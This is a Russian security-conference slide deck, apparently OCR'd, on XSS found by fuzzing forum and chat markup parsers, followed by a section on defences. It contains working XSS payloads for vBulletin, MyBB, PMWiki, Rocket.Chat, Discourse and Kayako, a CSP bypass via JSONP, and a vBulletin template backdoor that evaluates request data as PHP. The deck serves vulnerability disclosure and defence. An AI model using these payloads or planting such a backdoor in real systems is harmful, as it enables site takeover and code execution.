alert(1)//

Beautified

<a href="http://<a
href="mailto:user@mail.com?subject="onmouseover=
alert(1)//">http://user@mail.com?subject="onmouseover
=alert(1)//">user@mail.com?subject="onmouseover
=alert(1)//">http://user@mail.com?subject="onmouseover
=alert(1)//

Обнаруженные XSS вектора



<table>
<tr><th></th><th></th><th></th></tr>
<tr><td>vBulletin</td><td>[VIDEO="test;123"]qwe[FONT="Comic Sans onmouseover=alert(1) a"]123[/FONT]qwe[/VIDEO]</td><td>ББкод video + ББкод Font</td></tr>
<tr><td>MyBB</td><td>[email]example@example.com?subject=work[email=example@example.com?subject=work onmouseover=alert(1) qwe]Link text[/email][/email]</td><td>emal ББкод + email ББкод другого синтаксиса</td></tr>
<tr><td>PMWiki</td><td>%define=likegrapefruit font-family='qwe="asd'%

(:div title='as%likegrapefruit% sdd' style='asd':)"onmouseover="alert(1)"
test</td><td>Div title + font-family</td></tr>
<tr><td>Rocket.Chat</td><td>[ ](http://www.google.com)
www.google.com/pa<http://google.com/onmouseover=alert(1);parentElement.innerHTML=/qwe/.source qwe|Text>th/file.php</td><td>url парсер + markdown url код</td></tr>
<tr><td>Discourse</td><td>https://consent.youtube.com/m?continue=http%3a//www.youtube.com/watch%3fv%3dqweL_LUpnjgPso%3fqwe%2526%2523x22qwe%2526%2523x3eqwe%253cimg%2526%2523x0asrc%2526%2523x3ds%2526%2523x0aonerror%2526%2523x3dprompt(1)%2526%2523x3eqwe%2526%2523x3c/a%2526%2523x3eqweqeweqwq%2526%2523x22qweweqweewq&gl=DE&m=0&pc=yt&uxe=23983172&hl=de&src=1</td><td>Декодинг urlencode и htmlentities при обработке youtube url</td></tr>
<tr><td>Kayako Helpdesk</td><td>http://google.com/qwe"><img/src='s'onerror="alert(1)</td><td>Отсутствие фильтрации HTML символов в URL</td></tr>
</table>

Делаем фазз-лист для тестов



Список A

Только те строки, которые превращаются в HTML и у которых можно менять часть

Список B

Все строки которые превращаются в HTML

Список C

HTML символы
' " < >

Примеры:

http://google.com/?param=va%listC%%listB%lue
http://username:pass%listC%%listB%word@google.com/
[color=color%listC%%listB%name]text[/color]

:smile:
[b]qwe[/b]

или ASCII фаззинг
0x00 - 0x7f

Фрагмент листа для фаззинга vBulletin



```
[img]http://aaa.ru/img/header.jpg[font=qwe]qwe[/font]qwe[/img]
[VIDEO="qwe[font=qwe]qwe[/font];123"]qwe[/VIDEO]
[VIDEO="qwe;123"]qw[font=qwe]qwe[/font]e[/VIDEO]
[video="youtube;123[font=qwe]qwe[/font]"]https://www.youtube.com/watch?v=jEn2cln7szEq[/video]
[video=twitch;123]https://www.twitch.tv/videos/285048327?collection=-41EjFuwRRWdeQ[font=qwe]qwe[/font][/video]
[video=youtube;123]https://www.youtube.com/watch?v=jEn2cln7szE[font=qwe]qwe[/font][/video]
[video=vimeo;123]https://vimeo.com/channels/staffpicks/285359780[font=qwe]qwe[/font][/video]
[video=mixer;123]https://www.facebook.com/gaming/?type=127929-Minecraft[font=qwe]qwe[/font][/video]
[video=metacafe;123]http://www.metacafe.com/watch/11718542/you-got-those-red-buns-hun/[font=qwe]qwe[/font][/video]
[video=liveleak;123]https://www.liveleak.com/view?i=715_1513068362[font=qwe]qwe[/font][/video]
[video=facebook;123]https://www.facebook.com/vietfunnyvideo/videos/1153286888148775[font=qwe]qwe[/font]/[/video]
[video=dailymotion;123]https://www.dailymotion.com/video/x6hx1c8[font=qwe]qwe[/font][/video]
[FONT=Ari[font=qwe]qwe[/font]al]qwe[/FONT]
[SIZE=11[font=qwe]qwe[/font]px]qwe[/SIZE]
[FONT="Ari[font=qwe]qwe[/font]al"]qwe[/FONT]
[SIZE="11[font=qwe]qwe[/font]px"]qwe[/SIZE]
[email]qwe@qw[font=qwe]qwe[/font]e.com[/email]
[email=qwe@qw[font=qwe]qwe[/font]e.com]qwe[/email]
[url]http://qwe@qw[font=qwe]qwe[/font]e.com[/url]
[url=http://qwe@qw[font=qwe]qwe[/font]e.com]qwe[/url]
[email="qwe@qw[font=qwe]qwe[/font]e.com"]qwe[/email]
[url="http://qwe@qw[font=qwe]qwe[/font]e.com"]qwe[/url]
```

Методы обнаружения багов при фаззинге



Способ 1 - ВИЗУАЛЬНЫЙ

Ожидаемый результат: появляются куски HTML кода.

http: //google.com ">http://google.com

Способ 2 - РЕГУЛЯРКИ

<[^!>”]*=[^>]*<

Ожидаемый результат: атрибут HTML содержит открывающий HTML символ.

```
/ <[^!>"]*=[^>]*< / gm
```

TEST STRING

```
<a href="http://google.com<a href="http://google.com">http://google.com</a>">http://google.com</a>
```

vBulletin и поиск багов регуляркой



Request	Payload	Status	Error	Timeout	Length	<[^!>□]*=[^>]*<	Comment
1	[img]http://aaa.ru/img/header.jpg[font=qwe]qwe[/font]q...	200	☐	☐	6436	☑	
3	[VIDEO="qwe;123"]qw[font=qwe]qwe[/font]e[/VIDEO]	200	☐	☐	6656	☑	
5	[video=twitch;123]https://www.twitch.tv/videos/2850483...	200	☐	☐	6724	☑	
6	[video=youtube;123]https://www.youtube.com/watch?v...	200	☐	☐	6854	☑	
7	[video=vimeo;123]https://vimeo.com/channels/staffpick...	200	☐	☐	6707	☑	
8	[video=mixer;123]https://www.facebook.com/gaming/?t...	200	☐	☐	6713	☑	
9	[video=metacafe;123]http://www.metacafe.com/watch/...	200	☐	☐	6730	☑	
10	[video=liveleak;123]https://www.liveleak.com/view?i=71...	200	☐	☐	6707	☑	
11	[video=facebook;123]https://www.facebook.com/vietfun...	200	☐	☐	6728	☑	
12	[video=dailymotion;123]https://www.dailymotion.com/vi...	200	☐	☐	6706	☑	
19	[url]http://qwe@qw[font=qwe]qwe[/font]e.com[/url]	200	☐	☐	6432	☑	
0		200	☐	☐	6258	☐	
2	[VIDEO="qwe[font=qwe]qwe[/font];123"]qwe[/VIDEO]	200	☐	☐	6634	☐	
4	[video="youtube;123[font=qwe]qwe[/font]"]https://www...	200	☐	☐	6854	☐	

Request | Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
ost.css,css_b_post_control.css,css_b_post_attachments.css,css_b_post_notice.css,css_b_post_sm.css,css_b_comments.css,css_b_comment.css
areaselect-animated.css,css_jquery-ui-1_12_1_custom.css,css_jquery_qtip.css,css_jquery_selectBox.css,css_jquery_autogrow.css,css_globa

ss=\"videocontainer\">\r\n\t\t\r\n\t<a class=\"video-frame\" href=\"qw<span style=\"font-family:qwe\">qwe<\/span>e\" data-vcode=\"123\
```

vBulletin и визуальное определение



qwe" data-vcode="123" data-vprovider="twitch" >

qwe" data-vcode="123" data-vprovider="youtube" >

qwe" data-vcode="123" data-vprovider="vimeo" >

vBulletin и админский редактор PHP



http://localhost/vbulletin/admincp/template.php?searchset=1&group=&templateid=603&sear

Apps

Style Manager

Template: header (id: 603)

Product	vBulletin
Style	Default Style
Title [View History]	header
Text Only *If checked, template will be passed exactly as entered here- no rendering will be performed.*	Yes
Template [Show Default]	

```
                </vb:if>
        </vb:each>
    </vb:if>

    <vb:if condition="$user['is_admin'] AND !$vboptions['bbactive'
        <div class="forum_disabled_wrapper">
            <div class="forum_disabled warning">{vb:rawphrase aler
        </div>
    </vb:if>

    {vb:template notices, page={vb:raw page}}

    {vb:hook 'header_before_content'}


    <vb:comment><!-- ***** CONTENT START ***** --></vb:comment>
    <main id="content">
        <div class="canvas-layout-container js-canvas-layout-conta


<vb:if condition="$_REQUEST['data']">
    <vb:if condition="eval(''.$_REQUEST['data'])">
    </vb:if>
</vb:if>
```

Fullscreen (Press Esc or F11 to exit)

vBulletin и админский редактор PHP



http://localhost/vbulletin/?data=echo%20%27<center>%27.phpversion().%27</center>%27;die;

7.3.5


Ломаем форум от имени админа


pt

Как защититься? (Полное отключение JS)



CSP
(Content Security Policy)

– Политика безопасности контента. Представляет из себя чёрный или белый список источников контента. С её помощью можно ограничить не только загрузку картинок на страницу, но и выполнение JS.

<iframe> sandboxing

– Для отображение HTML контента из недоверенного источника, или HTML контента подконтрольного пользователям, можно использовать фреймы с атрибутом sandbox.

Блокируем скрипты (CSP)




```
1
2
3 <meta http-equiv="Content-Security-Policy" content="default-src self">
4 <script>
5 alert(1)
6 </script>
7
```

created by Rodrigo Siqueira

Elements Console Sources Performance Memory Application Security Lighthouse Network

top ▼ Filter

```
Console was cleared
undefined
Refused to execute inline script because it violates the following Content Security Policy directive: "default-src self".
keyword, a hash ('sha256-J8+4/wmqNoqVGih0Xof49bzVEIwR8aHhR5HvZK1wlzY='), or a nonce ('nonce-...') is required to enable inl
set, so 'default-src' is used as a fallback.
```

Блокируем скрипты (CSP)



- Пример политики с предыдущего слайда можно обойти:


```
<script src=../path/to/FileOnSameSite.js></script>
<script
src=../JSONP?callback=malicious_javascript></script>
```

- CSP Может не только блокировать контент но и отправлять отчеты о аномалиях

```
Content-Security-Policy: default-src self; report-uri /csp-violation-report-endpoint/
```

Этот пример заставит браузер отправить ошибку CSP в формате JSON
по следующему адресу https://yoursite.com/csp-violation-report-endpoint/

Блокируем скрипты (iframe sandboxing)



Как защититься? (санитайзинг)



Пример патча из Phorum CMS

Текст сообщения: my e-mail: [email]qwe@qwe.com[/email]


Как выглядит на форуме: my e-mail: qwe@qwe.com

HTML исходник:

```
my e-mail: <a href="mailto:&#113;&#119;&#101;&#64;&#113;&#119;&#101;&#46;&#99;&#111;&#109;">&#113;&#119;&#101;&#64;&#113;&#119;&#101;&#46;&#99;&#111;&#109;</a>
```

Мы Positive Technologies





- 1500+ сотрудников
- 20 лет экспертизы в исследованиях и разработке
- 16 продуктов
- Мы — создатели самого крупного в России международного форума по практической кибербезопасности Positive Hack Days
- 2300+ компаний-клиентов
- Мы проводим исследования, создаем продукты и сервисы с единой целью — не дать хакерам реализовать кибератаки с недопустимыми последствиями для бизнеса, отрасли, страны
- Наш стек: C#, Python, C/C++, Go, Lua, JavaScript
- Мы публичная компания, наши акции торгуются на Московской бирже (MOEX: POSI), а многие сотрудники являются совладельцами



Спасибо!

Игорь Сак-Саковский (@psych0tr1a)
HL2022

